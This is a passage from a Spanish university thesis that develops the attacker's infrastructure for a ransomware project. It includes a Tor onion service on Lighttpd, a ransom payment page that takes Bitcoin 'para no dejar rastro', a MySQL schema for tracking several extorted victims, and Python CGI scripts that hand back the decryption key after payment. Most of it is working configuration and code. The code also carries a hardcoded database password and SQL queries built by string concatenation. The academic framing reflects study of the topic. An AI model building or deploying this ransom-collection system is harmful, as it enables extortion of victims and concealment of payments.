


Figura 48: Servicio oculto/onion funcional en Tor desde Android

6.2.2. Configuración del servidor web Lighttpd

Desde las instrucciones para configurar un servicio oculto se recomienda instalar Nginx, o Lighttpd antes que Apache como servidor web, por temas de privacidad. Las instrucciones no cubren como configurar el servidor, por lo que le dedico un apartado exclusivo por ello.

Encuentro una página web que explica cómo hacer la instalación cubriendo mis necesidades específicas [50].

1. Ejecuto el comando *apt-get install lighttpd* en la consola, lo que me instala la versión base de lighttpd.
2. Añado una regla para permitir al firewall las conexiones entrantes al puerto 80.
ufw allow from 192.168.0.0/24 to any port 80 proto tcp.
3. Por defecto, las webs se encontrarán en */var/www*. Las instrucciones cambian este directorio, pero yo decido mantenerlo.
4. Lo que si hago es permitir el CGI en el servidor (ver el **apartado** siguiente, **6.2.3**).
Modificando el archivo */etc/lighttpd/lighttpd.conf*, añado varias líneas para permitir el ejecutar scripts de Python.
5. Le asigno los permisos a la carpeta donde irán los scripts de Python.
6. Y finalmente, reinicio el servicio con *service lighttpd restart*.

```
lighttpd.conf
/etc/lighttpd

9 server.document-root      = "/var/www/html"
10 server.upload-dirs        = ( "/var/cache/lighttpd/uploads" )
11 server.errorlog           = "/var/log/lighttpd/error.log"
12 server.pid-file           = "/run/lighttpd.pid"
13 server.username           = "www-data"
14 server.groupname          = "www-data"
15 #server.port               = 80
16
17 ###yo_inicio
18
19 server.port = 8765
20
21 $HTTP["remoteip"] !~ "127.0.0.1" {
22 #       #url.access-accept = ( "" )
23 #       url.access-deny = ( "" )
24 # }
25 $HTTP["url"] =~ "^/cgi-bin/" {
26     cgi.assign = ( ".pl" => "/usr/bin/perl",
27                   ".py" => "/usr/bin/python3" )
28 }
29
30 server.dir-listing         = "disable"
```

Figura 49: Cambios en la configuración del servidor Lighttpd

Una vez se ha completado la configuración del servidor web Lighttpd, se puede acceder a la web index.html que creamos en `/var/www/html` a través de la dirección `localhost:8765`, o lo que es lo mismo `127.0.0.1:8765`.




Figura 50: Web (versión final) accesible en localhost:8765

6.2.3. Desarrollo de la web

En este punto, ya tengo configurado el canal para las comunicaciones de la víctima con el atacante. Ahora debo desarrollar la página web para que cumpla con tres funciones básicas:

1. Subir el archivo claveSimétrica.cifrada
2. Realizar el pago
3. Descargar el archivo claveSimétrica.descifrada

Sigo los siguientes pasos:

- Comunicación Web / Python

Como necesito utilizar Python en el servidor para descifrar el archivo subido por la víctima, investigo que soluciones web ofrece Python. La respuesta es que existen muchos frameworks, como Django, Flask, Webapp2, Bottle...; y cada uno de ellos tiene sus características individuales que se adaptan a diferentes necesidades de complejidad y de diseño [51].

También encuentro otra manera de hacerlo, que es utilizar el CGI de Python (Common Gateway Interface). Es una solución básica y primitiva, en la que se debe tener conocimiento de todo lo que se hace, (ya que todo se tiene que definir manualmente) [52].

Comparo todas las maneras posibles, y me decanto por utilizar el CGI de Python, aunque por lo general no se recomiende [53]. Los framework incluyen funciones predefinidas que ahorran tiempo al desarrollado, pero a mi modo de ver cuando lo pensé, no parecía haber tanta diferencia. **Me equivoqué.**

La realidad fue que, por hacer las comunicaciones con el CGI, **me ha llevado mucho trabajo**, seguramente más que si hubiera usado un framework. Al ser algo muy poco usado, casi no hay recursos útiles en internet, y como cada aplicación es un mundo, no solían serme útiles.

He tenido que empezar por las primitivas del CGI (mandar y devolver texto básico), y luego ya pasar a trabajar con archivos.

El trabajo a realizar se reduce a llamar, desde la página web, al código Python alojado en el servidor. Lo he resuelto de la siguiente forma (este ejemplo es cómo subir un archivo):

```
$(function(){
    $('#subirclavesecreta').click(function(){
        //alert('inicio');
        var file = $('#input#media')[0].files[0]
        var form = new FormData();
        form.append('media', file);
        //form.append('text', $('##text').val());
        //alert('medio');
        $.ajax({
            url : "/cgi-bin/subirclavesecreta.py",
            type: "POST",
            cache: false,
            contentType: false,
            processData: false,
            data : form,
            success: function(response){
                //alert('final1');
                console.log(response);
                //$('.result').html(response.html)
                alert('Respuesta del servidor recibida');
                $("#upload_status").text(response.estado_subida);
                $("#personal_key").text(response.clave_personal);
                $("#personal_key2").text(response.clave_personal);
                $("#personal_key3").text(response.clave_personal);
            }
        });
    });
});
</script>

<p>archivo:<input type="file" name="media" id="media"></p>

<button id="subirclavesecreta">subir clave secreta</button>
<br><br>

<div>
<div style="overflow: hidden;">
    <p style="float: left;">Estado de la subida:&nbsp;</p>
    <p id="upload_status"> no realizada</p>
</div>
<div style="overflow: hidden;">
    <p style="float: left;">Clave personal:&nbsp;</p>
    <p id="personal_key">no definida</p>
</div>
</div>
```

Figura 51: Código web para comunicarme con el servidor a través del CGI

A observar en la figura 51:

- Se pasan los parámetros al servidor en un Form dentro de un método Post de Ajax, en este caso, un archivo de tipo media.

- Se llama a un archivo de Python concreto, en este caso, “subirclavesecreta.py”.
- Se obtendrá la respuesta del servidor en el “Response”, de tipo JSON, en este caso, con un valor llamado “estado_subida” y otro “clave_personal”.

El archivo de Python es llamado gracias al CGI, el cual procesa la entrada, realiza las acciones que necesite, y devuelve un mensaje en Response. Este código **se puede ver en el apartado 6.2.4, figura 58**, ya que previamente debo explicar el funcionamiento de la base de datos.

Cuando termina la acción del servidor, al cliente le llega un Response, visible en la consola del navegador. Mediante el mismo script de llamada, se le puede asignar ese valor de respuesta a un elemento estático de la web, para poder usarlo como variable en el futuro.




Figura 52: Response del servidor en la web

Como se ha podido apreciar, **estas dos últimas figuras** se corresponden con la subida del archivo claveSimétrica.cifrada al servidor. Para poder identificar a la víctima, subo el archivo claveSimetrica.cifrada, obtengo la MAC de la víctima, y la devuelvo en response, para luego después poder usar el identificador en las demás funciones de la web.

- Funciones de la web

En cuanto a las funciones web que desarrollo, estas son tres: Como he desarrollado una base de datos para completar la web, recomiendo **leer el apartado 6.2.4 y 6.2.5** para tener todos los detalles y completar la información.

1. Subida de archivo claveSimetrica.cifrada:

De la misma manera que he mostrado antes, la victima selecciona el archivo generado en el cifrado, y lo sube al servidor. El servidor comprueba que la longitud del archivo sea la correcta (siempre es la misma independientemente del contenido), y procesa los datos. Si todo funciona correctamente, **devuelve la MAC en el response, y actualiza varios campos de la web** para que el cliente sepa que está siendo identificado por esa clave.



Figura 53: Clave personal actualizada en la web

2. Sistema de pago: El pago se debe hacer mediante Bitcoin para no dejar rastro [10].

Ya que las direcciones BTC se pueden traducir a un código QR [54], decido integrar esa tecnología en mi web para que sea algo original. Inserto en la web una imagen para ese QR con un nombre básico, “1.png”, e internamente, asociaría dicha imagen a una dirección BTC.

Con un botón puedo cambiar el código QR por otros diferentes. Esto lo hago por si ocurriera que se viera mal la imagen de primeras por cualquier problema, aunque no ha sido mi caso.



Figura 54: Zona de código QR y notificación del pago


Como desarrollar un sistema de verificar pagos automáticamente es un asunto realmente difícil, **la solución que se me ocurre es tener un botón de notificación en la web**, y que al hacerle click, se envíe al servidor un Form que contenga el identificador de la víctima y el nombre de la imagen (que corresponde a una dirección BTC), y en el servidor se recogerá el timestamp del mensaje. Con todos estos datos, se pondrá una columna “Notificado” a 1 en la BBDD, y el atacante tendrá que verificar manualmente que junto a esa notificación le ha llegado un pago, lo que lo asociaría a esa víctima (**ver apartado 6.2.4**).

Clave personal: 5222750012

Notificar pago

Estado de la notificacion: Pago Notificado. Espere a que sea verificado

Paso 3/3: Solicitar clave desbloqueo tras pago verificado



```
Object { estado_subida: "Éxito en la subida", clave_personal: "5222750012" }
Object { estado_notificacion_pago: "Pago Notificado. Espere a que sea verificado" }
```

Figura 55: Response al notificar el pago


3. Descarga de la clave simétrica descifrada: Como es una funcionalidad que me dio muchos problemas, lo explico a fondo en el **apartado 6.2.5**.

6.2.4. Desarrollo de la base de datos

Ahora que ya tengo la página web accesible y funcional, pienso que puede ser útil tener un sistema escalable para que múltiples víctimas puedan ser extorsionadas a la vez. Una manera de tener organizadas a las víctimas es tener una base de datos con diferentes columnas, que sirvan para tener tanto el identificador personal, la clave cifrada, el estado del pago... y conforme se vayan cumpliendo las condiciones de pago, al final la víctima podrá descargarse su clave correspondiente, descifrada.

De entre los distintos motores de bases de datos disponibles, me decanto por MySQL, ya que para bases de datos ligeras es más eficiente que otros [55], y tiene una implementación de interfaz gráfica para Ubuntu muy agradable, “MySQL Workbench”.

Una vez sigo las instrucciones de instalado y configuración del motor de BBDD [56] y la interfaz gráfica [57], y lo tengo todo a punto, creo una base de datos y una tabla para almacenar los datos.



```
CREATE TABLE `alvarotfg`.`tbl_Archivos_ArchivosCifrados` (
  ArchivoID int NOT NULL AUTO_INCREMENT,
  ContenidoCifrado LONGBLOB default null,
  Mac varchar(50) default null unique,
  TimestampCifrado datetime default null,
  KeyDescifrada LONGBLOB default null,
  TimestampSubida datetime default null,
  Notificado bool DEFAULT NULL,
  TimestampNotificado datetime default null,
  Pagado bool default null,
  PRIMARY KEY(ArchivoID),
  DireccionPago varchar(50) default null
);
```

Figura 56: Diseño y código de tabla creada en base de datos

Gracias a este diseño puedo tener organizado a cada víctima de la siguiente forma:

- ArchivoID: un id distinto para cada entrada, es un valor autoincrementado.
- ContenidoCifrado: el contenido del archivo tal cual es enviado (mac+timestamp+clave)

- Mac: el identificador personal de la víctima. Destaco que es “**unique**” para que en una inserción con la dirección Mac duplicada, no se haga ningún cambio en la base de datos.
- TimestampCifrado: el timestamp tomado en el momento de cifrar la clave simétrica.
- KeyDescifrada: la clave simétrica descifrada mediante la clave privada.
- TimestampSubida: el timestamp tomado en el momento de subir la clave cifrada.+
- Notificado: valor booleano, 0 si no se ha notificado el pago del rescate, 1 si sí se ha notificado.
- TimestampNotificado: timestamp tomado en el momento de notificar el pago.
- Pagado: valor booleano, 0 si no se ha confirmado el pago, 1 si sí.
- DireccionPago: dirección de BTC a la que se ha realizado el pago.

Para realizar las inserciones en la base de datos se pueden utilizar procedimientos almacenados (stored procedures), o directamente consultas (queries). El siguiente es el procedimiento almacenado para subir una nueva clave simétrica cifrada a la BBDD.

```

CREATE DEFINER=`alvaroTFG`@`localhost` PROCEDURE
`usp_Archivos_insertarEnTabla2` (
  In p_ContenidoCifrado longblob,
  in p_Mac varchar(50),
  in p_TimestampCifrado datetime,
  in p_KeyDescifrada longblob,
  in p_TimestampSubida datetime
)
INSERT ignore INTO `alvarotfg`.`tbl_Archivos_ArchivosCifrados` (
  `ContenidoCifrado`,
  `Mac`,
  `TimestampCifrado`,
  `KeyDescifrada`,
  `TimestampSubida`,
  `Notificado`,
  `Pagado`
)
VALUES
(
  p_ContenidoCifrado,
  p_Mac,
  p_TimestampCifrado,
  p_KeyDescifrada,
  p_TimestampSubida,
  0,
  0
)

```

Figura 57: Stored procedure para añadir una nueva clave simétrica a la BBDD

En este procedure estoy insertando “Notificado” y “Pagado” como 0, el id del registro es autoincrementado, y el resto de valores son pasados por parámetro, ocurre siempre así para cada registro nuevo a insertar.

Para llamar a la base de datos desde Python, y pasar por parámetro los valores necesarios, hago uso de la librería “mysql.connector”, de la siguiente forma:

```
#!/usr/bin/python3

import cgi, os, sys
import cgi; cgi.enable()
import json
import mysql.connector
from descifrador.dks import leer_y_descifrar_key, get_timestamp,
get_mac_string, get_timestamp_string

# conseguir el formulario que contiene los datos
form = cgi.FieldStorage()

# y conseguir los archivos que lleva el formulario
fileitem = form['media'] # el clavesecreta.cifrada

# construccion para devolver informacion
sys.stdout.write("Content-Type: application/json")
sys.stdout.write("\n")
sys.stdout.write("\n")

result = {}
result['estado_subida'] = "subida_sin definir" # estado subida
clavesecreta.uahf3g
result['clave_personal'] = "clave_sin definir" # estado clave personal

if fileitem.filename:

    file_cifrado = fileitem.file.read()

    if(fileitem.filename == 'claveSimetrica.cifrada' and len(file_cifrado)
== 256):
        #comprobamos que el archivo tenga nombre y tamaño identico al generado

        file_cifrado_str = str(file_cifrado)
        filename = fileitem.filename

        fileBytes = leer_y_descifrar_key(file_cifrado)

        mac_bytes = str(fileBytes[0])
        timestamp_bytes = str(fileBytes[1])
        key = str(fileBytes[2])

        macAdaptada = mac_bytes[2:12]
        timeAdaptado = timestamp_bytes[2:21]

        timestamp_bbdd = get_timestamp()
```



```

mydb = mysql.connector.connect(
    host="localhost",
    user="alvaroTFG",
    password="Passw0rd!",
    database="alvarotfg"
)
mycursor = mydb.cursor(buffered=True)

#new
query = "call usp_Archivos_insertarEnTabla2(%s, %s, %s, %s,
%s)"
mycursor.execute(query, (file_cifrado, macAdaptada, timeAdaptado,
fileBytes[2], timestamp_bbdd))

mycursor.close()
mydb.commit()
mydb.close()

result['estado_subida'] = 'Éxito en la subida' # estado subida
clavesecreta.uahf3g
result['clave_personal'] = macAdaptada # estado clave personal

else:
    result['estado_subida'] = "Archivo incorrecto" # estado subida
clavesecreta.uahf3g
    result['clave_personal'] = "Archivo requerido:
claveSecreta.cifrada" # estado clave personal

# Test if the file was uploaded
else:
    result['estado_subida'] = "fallo al subir el archivo" # estado subida
clavesecreta.uahf3g
    result['clave_personal'] = "archivo requerido:
\"claveSecreta.cifrada\"" # estado clave personal

sys.stdout.write(json.dumps(result,indent=1))
sys.stdout.write("\n")

sys.stdout.close()

```


Figura 58: Código para subir un archivo a la BBDD desde Python

Como se puede apreciar, en la subida primero se descifra la clave simétrica cifrada, y se obtiene la dirección MAC (identificador personal), el timestamp y la clave simétrica descifrada, los tres valores adaptados para poder cumplir el formato de la BBDD; y se toma el valor del timestamp actual del sistema.

Después se conecta a la base de datos y ejecuta la llamada al stored procedure, con los parámetros correspondientes.

Finalmente, se devuelve la clave personal (MAC) a la víctima en el response de la solicitud, para que se puedan hacer el resto de acciones (notificar pago y solicitar clave) teniendo un identificador. **En caso de ya haber subido el archivo previamente, se devuelve el identificador personal sin realizar inserciones ni cambios en la base de datos** (MAC es unique, procedure con ignore).

De una manera similar se codifica el notificar el pago. Se toma el identificador personal asignado, se toma la dirección Bitcoin activa en la web, y se envían ambos parámetros, actualizando en la base de datos el campo “Notificado” a 1, para que el atacante revise el pago, y autorice la descarga haciendo un update de “Pagado” a 1.



The screenshot shows a database query result in a tool. The query is: `select * from tbl_Archivos_ArchivosCifrados`. The result grid displays the following data:

#	Archiv	Conter	Mac	TimestampCifrado	KeyDes	TimestampSubida	Notificado	TimestampNotificado	Pagado	DireccionPago
1	46	BLOB	5222750012	2021-08-14 12:10:17	BLOB	2021-08-14 21:12:38	1	2021-08-14 21:14:04	1	/btc/3.png
*	NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL	NULL

Figura 59: Registro completo de una víctima en la BBDD

En este ejemplo se puede ver la entrada de una víctima en la base de datos. Ha notificado el pago, y el atacante lo ha confirmado.

6.2.5. Descarga de clave simétrica sin cifrar

Una vez que tengo el sistema completo para que la víctima se comunice con el atacante, haya subido su clave cifrada y también notificado el pago, llega el momento de que el atacante nueva ficha. **El atacante deberá verificar el pago por su cuenta, y poner la columna “Pagado” a 1 para el registro en la base de datos que corresponda.** No desarrollo un sistema más complejo para esto, ya que considero que no es el objetivo de este trabajo.

No voy a restringir por timestamps la descarga de la clave. Es una decisión de desarrollo, ya que mi único objetivo real es recibir los pagos, por lo que decido no poner un “where” donde la diferencia de timestamps “Notificado” – “Cifrado” sea menor de 5

horas (sería tan fácil como eso). En cambio, siempre se podrá descargar si se verifica el pago..

Entonces, para obtener la clave descifrada, basta con hacer una consulta a la base de datos con la MAC como parámetro. Se pide el valor de la columna “KeyDescifrada”, donde el identificador personal es igual al valor de la columna “Mac”, y la columna “Pagado” está a 1.

En mi caso, lo hago desde Python. Primero compruebo que “Pagado” sea 1, y si no lo es, se podría devolver un texto alertando que todavía no se ha verificado el pago, pero tras consultarlo con mi tutor, decido no dar demasiada información a la víctima. Por lo tanto, si se solicita descargar la clave descifrada y no se cumplen las condiciones de confirmar el pago, no ocurre nada. Si resulta que si es 1, devuelvo la key descifrada en un archivo.

```
#!/usr/bin/python3

import cgi, os, sys
import cgi; cgi.enable()
import json
import mysql.connector

from shutil import copyfileobj
import sys

form = cgi.FieldStorage()

filetextPK = form.getvalue('pk')

# construccion para devolver información, NO FUNCIONA AHORA
#sys.stdout.write("Content-type: application/octet-stream;\n")
#sys.stdout.write("Content-Disposition: attachment;\n")
#sys.stdout.write("filename=claveSecreta2.sinCifrar;\n")
#sys.stdout.write("")

if(len(filetextPK) == 10): # si la clave simétrica tiene la longitud que debería

    mydb = mysql.connector.connect(
        host="localhost",
        user="alvaroTFG",
        password="Passw0rd!",
        database="alvarotfg"
    )

    mycursor = mydb.cursor(buffered=True)

    #primero: comprobar si se ha pagado o no (manualmente por script)
    query = ("select Pagado from tbl_Archivos_ArchivosCifrados where Mac =
"+ filetextPK)
    mycursor.execute(query)
```

```

lista = []
for Pagado in mycursor:
    lista.append(Pagado)
mycursor.close()

resultado = str(lista[0])[1:2] #se obtiene el valor de resultado

if (resultado == "1"):
    #result['estado_pago'] = "Pago verificado. Proceda con la descarga"

    mycursor = mydb.cursor(buffered=True)
    query = ("select KeyDescifrada from tbl_Archivos_ArchivosCifrados
where Mac = "+ filetextPK)
    mycursor.execute(query)

    lista = []
    for KeyDescifrada in mycursor:
        lista.append(KeyDescifrada)

    # str(lista) ==
    "[('b'\x0fd\x8eol\x1e\xfb\x80\xb6\x93\x16}\xf7\xaa\x045\xc3(\x7f
    \x99Z\xb6\xfe.\xef\xfe\xbc\xd7:\x9b+:\xf7',,)]"

    mycursor.close()
    #la salida debe ser asi: b'101010'

    #dar formato: recortar 2 chars por delante y 3 por detras
    #dos por delante
    resultado = str(lista)[2:]
    #invertir para detras
    resultado = resultado[::-1]
    #tres por delante
    resultado = resultado [3:]
    #y volver a invertir
    resultado = resultado[::-1]

    mydb.commit()
    mydb.close()

    #y devolver el valor al cliente web

    #resultado = resultado.encode("utf-8")
    sys.stdout.flush()
    sys.stdout.write(str(resultado))

    #intentos de devolver el valor, NO FUNCIONA AHORA
    #file =
    open("/home/alvarotfg/Descargas/claveSimetrica.sinCifrar",'rb')
    #data2 = file.read()
    #sys.stdout.write(str(data2))
    #copyfileobj(data2, sys.stdout.buffer)
    #sys.stdout.write("holamajo")
    #copyfileobj(resultado, sys.stdout.buffer)
    #sys.stdout.write(resultado.encode("utf-8"))
    #sys.stdout.write(json.dumps(resultado,indent=1))
    #sys.stdout.write("\n")

```

```

elif (resultado == "0"):
    #result['estado_pago'] = "Pago no verificado. Si estamos
    notificados, espere, por favor"

sys.stdout.close()

```

Figura 60: Query para obtener la clave descifrada

Muy importante: a la hora de devolver la clave descifrada a través del Python CGI, tuve muchos problemas con algún carácter especial de la clave descifrada, tanto con Python leyendo el archivo y escribiéndolo en el buffer de salida del CGI como con Javascript interpretando la respuesta.

Me veo obligado a tener que devolver el contenido en formato “string” directamente, ya que las soluciones típicas para descargar archivos a través de CGI, en las que se pone una cabecera (Content-Type, Content-Disposition...) y funciones de copiar archivos [58], [59], [60], directamente no me funcionaban.





Figura 61: Formato de claveSimetrica.sinCifrar (bytes) en Ubuntu

La solución que encuentro, como digo, es enviar directamente al response la clave simétrica como string...



Figura 62: Formato de claveSimetrica.sinCifrar (string) en Ubuntu

Y mediante una función de JavaScript, convertir ese texto plano del response en un el contenido de un archivo, y lanzar una ventana de descarga de archivo, con ese texto plano como contenido.

Lograr este funcionamiento me llevó bastante tiempo, por lo concreta que era esta situación, hasta que encontré una función en StackOverflow que se ajustaba a lo que yo buscaba [61].

```
<script>
  const saveData = (() => {
    const a = document.createElement('a');
    a.style = 'display: none';
    document.body.appendChild(a);

    return (data, fileName, type = 'octet/stream') => {
      const blob = new Blob([data], { type });

      if (navigator.msSaveBlob) {
        return navigator.msSaveBlob(blob, fileName);
      }

      const url = URL.createObjectURL(blob);
      a.href = url;
      a.download = fileName;
    };
  });
```

```

        a.click();
        URL.revokeObjectURL(url);
        return true;
    };
    })());

$(function()
{
    $('#descargarArchivo').click(function(){
        var pk = $('#personal_key').text()
        var form = new FormData();
        form.append('pk', pk);

        $.ajax({
            url : "/cgi-bin/descargarKeyDescifrada.py",
            type: "POST",
            cache: false,
            contentType: false,
            processData: false,
            data : form,
